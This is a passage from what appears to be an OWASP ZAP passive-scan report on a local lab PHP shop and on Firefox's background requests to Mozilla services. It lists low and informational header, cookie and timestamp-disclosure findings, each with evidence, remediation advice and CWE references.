NjguMS4yMC90aGFua3lvdS5waHA/aWQ9WkFQ
Method GET

Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/admin/add_product.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC93YXJlaG91c2VfMS5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/userValidate.php
Method POST
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC90aGFua3lvdS5waHA/aWQ9WkFQ
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL
http://192.168.1.20/cart_update.php?removep=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC90aGFua3lvdS5waHA/aWQ9WkFQ
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/warehouse_2.php
Method GET
Evidence X-Powered-By: PHP/5.6.34
URL http://192.168.1.20/employeeValidate.php
Method POST
Evidence X-Powered-By: PHP/5.6.34
Instances 51
Solution
Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

Reference
http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx

http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html

CWE Id 200
WASC Id 13
Source ID 3
Low (Medium) Cookie No HttpOnly Flag
Description

A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.

URL http://192.168.1.20/
Method GET
Parameter PHPSESSID
Evidence Set-Cookie: PHPSESSID
Instances 1
Solution
Ensure that the HttpOnly flag is set for all cookies.

Reference
https://owasp.org/www-community/HttpOnly

CWE Id 16
WASC Id 13
Source ID 3
Low (Medium) Cross-Domain JavaScript Source File Inclusion
Description
The page includes one or more script files from a third-party domain.

URL http://192.168.1.20/admin/add_product.php
Method GET
Parameter http://html5shim.googlecode.com/svn/trunk/html5.js
Evidence <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
URL http://192.168.1.20/admin/customerTable.php
Method GET
Parameter http://html5shim.googlecode.com/svn/trunk/html5.js
Evidence <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
Instances 2
Solution
Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

Reference
CWE Id 829
WASC Id 15
Source ID 3
Low (Medium) Cookie Without SameSite Attribute
Description

A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

URL http://192.168.1.20/
Method GET
Parameter PHPSESSID
Evidence Set-Cookie: PHPSESSID
Instances 1
Solution
Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.

Reference
https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site

CWE Id 16
WASC Id 13
Source ID 3
Low (Medium) X-Content-Type-Options Header Missing
Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL https://content-signature-2.cdn.mozilla.net/chains/remote-settings.content-signature.mozilla.org-2021-01-04-15-03-58.chain
Method GET
Parameter X-Content-Type-Options
URL https://content-signature-2.cdn.mozilla.net/chains/onecrl.content-signature.mozilla.org-2021-01-24-15-03-57.chain
Method GET
Parameter X-Content-Type-Options
URL https://content-signature-2.cdn.mozilla.net/chains/pinning-preload.content-signature.mozilla.org-2021-01-04-15-03-57.chain
Method GET
Parameter X-Content-Type-Options
URL https://content-signature-2.cdn.mozilla.net/chains/remote-settings.content-signature.mozilla.org-2021-01-24-15-04-00.chain
Method GET
Parameter X-Content-Type-Options

URL https://content-signature-2.cdn.mozilla.net/chains/onecrl.content-signature.mozilla.org-2021-01-04-15-03-55.chain

Method	GET
Parameter	X-Content-Type-Options
Instances	5

Solution
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id 16	
WASC Id	15
Source ID	3
Low (Medium)	X-Content-Type-Options Header Missing

Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30

Method	GET
Parameter	X-Content-Type-Options
Instances	1

Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id 16	
WASC Id	15
Source ID	3
Low (Medium)	Incomplete or No Cache-control and Pragma HTTP Header Set

Description
The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.

URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30

Method	GET
Parameter	Pragma
Evidence	cache

URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30

Method	GET
Parameter	Cache-Control
Evidence	s-maxage=900, public
Instances	2

Solution
Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.

Reference
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
#web-content-caching

CWE Id 525
WASC Id 13
Source ID 3
Low (Medium) X-Content-Type-Options Header Missing
Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL https://snippets.cdn.mozilla.net/us-west/bundles-pregen/Firefox/en-us/default.json
Method GET
Parameter X-Content-Type-Options
Instances 1
Solution
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id 16
WASC Id 15
Source ID 3

Low (Medium) Incomplete or No Cache-control and Pragma HTTP Header Set
Description
The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.

URL https://snippets.cdn.mozilla.net/us-west/bundles-pregen/Firefox/en-us/default.json
Method GET
Parameter Cache-Control
Evidence max-age=600
Instances 1
Solution
Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.

Reference
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#web-content-caching

CWE Id 525
WASC Id 13
Source ID 3
Low (Medium) X-Content-Type-Options Header Missing
Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL https://tracking-protection.cdn.mozilla.net/content-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/mozstd-trackwhite-digest256/78.0/1605029623
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/block-flash-digest256/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/google-trackwhite-digest256/78.0/1604686195

Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/except-flashallow-digest256/1490633678
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-facebook-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-twitter-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/base-cryptomining-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/allow-flashallow-digest256/1490633678
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/except-flash-digest256/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/base-fingerprinting-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-linkedin-digest256/78.0/1591202430
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/block-flashsubdoc-digest256/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/social-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/except-flashsubdoc-digest256/1517935265
Method GET
Parameter X-Content-Type-Options

URL https://tracking-protection.cdn.mozilla.net/analytics-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
URL https://tracking-protection.cdn.mozilla.net/ads-track-digest256/78.0/1604686195
Method GET
Parameter X-Content-Type-Options
Instances 17
Solution
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id 16
WASC Id 15
Source ID 3
Low (Medium) X-Content-Type-Options Header Missing
Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Parameter X-Content-Type-Options

Instances 1
Solution
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://owasp.org/www-community/Security_Headers

CWE Id 16
WASC Id 15
Source ID 3
Low (Medium) Incomplete or No Cache-control and Pragma HTTP Header Set
Description
The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/whats-new-panel/changeset?_expected=1603204191247
Method GET
Parameter Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/cfr/changeset?_expected=1605809309013
Method GET
Parameter Cache-Control
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/url-classifier-skip-urls/changeset?_expected=1606870304609&_since=%221582750412799%22
Method GET
Parameter Cache-Control
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/hijack-blocklists/changeset?_expected=1605801189258&_since=%221572620201554%22

Method GET
Parameter Cache-Control
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/sites-classification?_expected=1544035467383
Method GET
Parameter Cache-Control
Evidence no-cache, no-store
URL
https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records?collection=cfr&bucket=main
Method GET
Parameter Cache-Control
Evidence max-age=60
URL
https://firefox.settings.services.mozilla.com/v1/buckets/pinning/collections/pins/changeset?_expected=1485794868067
Method GET
Parameter Cache-Control
URL https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/intermediates/changeset?_expected=1607263109979&_since=%221604908666929%22
Method GET
Parameter Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Parameter Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/language-dictionaries?_expected=1569410800356
Method GET
Parameter Cache-Control
Evidence no-cache, no-store
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/normandy-recipes-capabilities/changeset?_expected=1606867104313
Method GET
Parameter Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records?collection=whats-new-panel&bucket=main
Method GET
Parameter Cache-Control

Evidence	max-age=60
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-default-override-allowlist?_expected=1595254618540
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL
https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/gfx/changeset?_expected=1606146402211&_since=%221480349135384%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-config/changeset?_expected=1605203142486&_since=%221599574471325%22
Method	GET
Parameter	Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/plugins?_expected=1603126502200
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/tippytop/changeset?_expected=1603216320139
Method	GET
Parameter	Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/addons-bloomfilters/changeset?_expected=1607085668743&_since=%221604515098569%22
Method	GET
Parameter	Cache-Control
URL
https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records?collection=messaging-experiments&bucket=main
Method	GET
Parameter	Cache-Control
Evidence	max-age=60
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/public-suffix-list/changeset?_expected=1575468539758
Method	GET
Parameter	Cache-Control
Instances	27
Solution

Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.

Reference
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
#web-content-caching

CWE Id	525
WASC Id	13
Source ID	3
Informational (Medium)	Content-Type Header Missing

Description
The Content-Type header was either missing or empty.

URL	http://192.168.1.20/css/fonts/fontomas-webfont.eot
Method	GET
URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.ttf
Method	GET
URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.ttf
Method	GET
URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.woff
Method	GET
URL	http://192.168.1.20/css/fonts/fontomas-webfont.ttf
Method	GET
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.woff
Method	GET
URL	http://192.168.1.20/js/jquery-1.10.2.min.map
Method	GET
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.ttf
Method	GET
URL	http://192.168.1.20/images/Thumbs.db
Method	GET
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.eot
Method	GET
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
Method	GET
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.eot
Method	GET
URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.eot
Method	GET
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.woff
Method	GET
URL	http://192.168.1.20/css/fonts/fontomas-webfont.woff
Method	GET

URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.woff
Method	GET
URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.eot
Method	GET
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.eot
Method	GET
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.woff
Method	GET
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.ttf
Method	GET
Instances	20
Solution
Ensure each page is setting the specific and appropriate content-type value for the content being delivered.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

CWE Id 345
WASC Id	12
Source ID	3
Informational (Low)	Timestamp Disclosure - Unix
Description
A timestamp was disclosed by the application/web server - Unix

URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.eot
Method	GET
Evidence	32676736
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
Method	GET
Evidence	0123456789
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.eot
Method	GET
Evidence	0123456789
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
Method	GET
Evidence	901747632
URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.eot
Method	GET
Evidence	0123456789
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.eot
Method	GET
Evidence	35467632
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf

Method	GET
Evidence	46767632
URL	http://192.168.1.20/css/fonts/franchise-bold-webfont.ttf
Method	GET
Evidence	47632676
URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.eot
Method	GET
Evidence	546327654
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	00000000
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	66666667
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.ttf
Method	GET
Evidence	53547632
URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.svg
Method	GET
Evidence	00390625
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.ttf
Method	GET
Evidence	990135267
URL	http://192.168.1.20/css/fonts/BebasNeue-webfont.ttf
Method	GET
Evidence	0123456789
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	42857143
URL	http://192.168.1.20/css/fonts/arialroundedmtstd-extrabold-webfont.ttf
Method	GET
Evidence	75467632
URL	http://192.168.1.20/css/fonts/MyriadPro-Regular.svg
Method	GET
Evidence	000976562
URL	http://192.168.1.20/css/fonts/myriadpro-bold-webfont.ttf
Method	GET
Evidence	35467632
URL	http://192.168.1.20/admin/customerTable.php
Method	GET
Evidence	89898989
Instances	44
Solution	

Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

Other information
32676736, which evaluates to: 1971-01-14 04:52:16

Reference
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id 200
WASC Id 13
Source ID 3
Informational (Low) Information Disclosure - Suspicious Comments
Description
The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.

URL http://192.168.1.20/userValidate.php
Method POST
URL http://192.168.1.20/warehouse_1.php?command&productid
Method GET
URL http://192.168.1.20/index.php
Method GET
URL http://192.168.1.20/js/jquery-1.9.0.min.js
Method GET
URL http://192.168.1.20/js/cufon-yui.js
Method GET
URL http://192.168.1.20/js/moment+langs.min.js
Method GET
URL http://192.168.1.20/admin/index.php
Method GET
URL http://192.168.1.20/
Method GET
URL http://192.168.1.20/js/jquery-1.10.2.min.js
Method GET
URL http://192.168.1.20/warehouse_2.php
Method GET
URL http://192.168.1.20/admin/add_product.php
Method GET
URL http://192.168.1.20/warehouse_1.php
Method GET
URL http://192.168.1.20/warehouse_2.php?command&productid
Method GET

URL http://192.168.1.20/admin/js/jquery-1.5.2.min.js
Method GET
URL http://192.168.1.20/js/jquery.min.js
Method GET
URL http://192.168.1.20/js/sliding.form.js
Method GET
URL http://192.168.1.20/js/jquery-1.6.2.min.js
Method GET
URL http://192.168.1.20/js/countries.js
Method GET
Instances 18
Solution
Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

Other information
The following comment/snippet was identified via the pattern: \bUSERNAME\b

<script language="javascript">alert ("Username not found");window.history.back();</script>

Reference
CWE Id 200
WASC Id 13
Source ID 3
Informational (Low) Timestamp Disclosure - Unix
Description
A timestamp was disclosed by the application/web server - Unix

URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1543324034
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1607169600
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 85757273

URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		1607061600
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		20201203
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		837536120
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		20200821
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		1606997237
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		991608726
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		1131418344
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET
Evidence		22062796
URL	https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method		GET

Evidence 181528839
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 20200928
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 151066380
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 22144634
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1607076017
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1606842585
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 578837730
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1607101200
URL https://getpocket.cdn.mozilla.net/v3/firefox/global-recs?version=3&consumer_key=40249-e88c401e1b1f2242d9e441c4&locale_lang=en-US&count=30
Method GET
Evidence 1525669200
Instances 21
Solution

Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

Other information
1543324034, which evaluates to: 2018-11-27 13:07:14

Reference
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id 200
WASC Id 13
Source ID 3
Informational (Low) Timestamp Disclosure - Unix
Description
A timestamp was disclosed by the application/web server - Unix

URL https://tracking-protection.cdn.mozilla.net/google-trackwhite-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/content-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/mozstd-trackwhite-digest256/78.0/1605029623
Method GET
Evidence 1605029623
URL https://tracking-protection.cdn.mozilla.net/allow-flashallow-digest256/1490633678
Method GET
Evidence 1490633678
URL https://tracking-protection.cdn.mozilla.net/social-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/ads-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/analytics-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/block-flash-digest256/1604686195
Method GET

Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-facebook-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/except-flashallow-digest256/1490633678
Method GET
Evidence 1490633678
URL https://tracking-protection.cdn.mozilla.net/block-flashsubdoc-digest256/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/base-fingerprinting-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/except-flashsubdoc-digest256/1517935265
Method GET
Evidence 1517935265
URL https://tracking-protection.cdn.mozilla.net/except-flash-digest256/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-linkedin-digest256/78.0/1591202430
Method GET
Evidence 1591202430
URL https://tracking-protection.cdn.mozilla.net/base-cryptomining-track-digest256/78.0/1604686195
Method GET
Evidence 1604686195
URL https://tracking-protection.cdn.mozilla.net/social-tracking-protection-twitter-digest256/78.0/1604686195
Method GET
Evidence 1604686195
Instances 17
Solution
Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

Other information
1604686195, which evaluates to: 2020-11-06 18:09:55

Reference
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id 200
WASC Id 13
Source ID 3
Informational (Low) Timestamp Disclosure - Unix
Description
A timestamp was disclosed by the application/web server - Unix

URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Evidence 1517935265
URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Evidence 1604686195
URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Evidence 1605029623
URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Evidence 1490633678
URL https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=78.5&pver=2.2
Method POST
Evidence 1591202430
Instances 5
Solution
Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.
Other information
1517935265, which evaluates to: 2018-02-06 16:41:05
Reference
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id 200
WASC Id 13
Source ID 3
Informational (Low) Timestamp Disclosure - Unix
Description

A timestamp was disclosed by the application/web server - Unix

URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/tippytop/changeset?_expected=1603216320139

Method	GET
Evidence	95924166

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527

Method	GET
Evidence	91436280

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527

Method	GET
Evidence	10604307
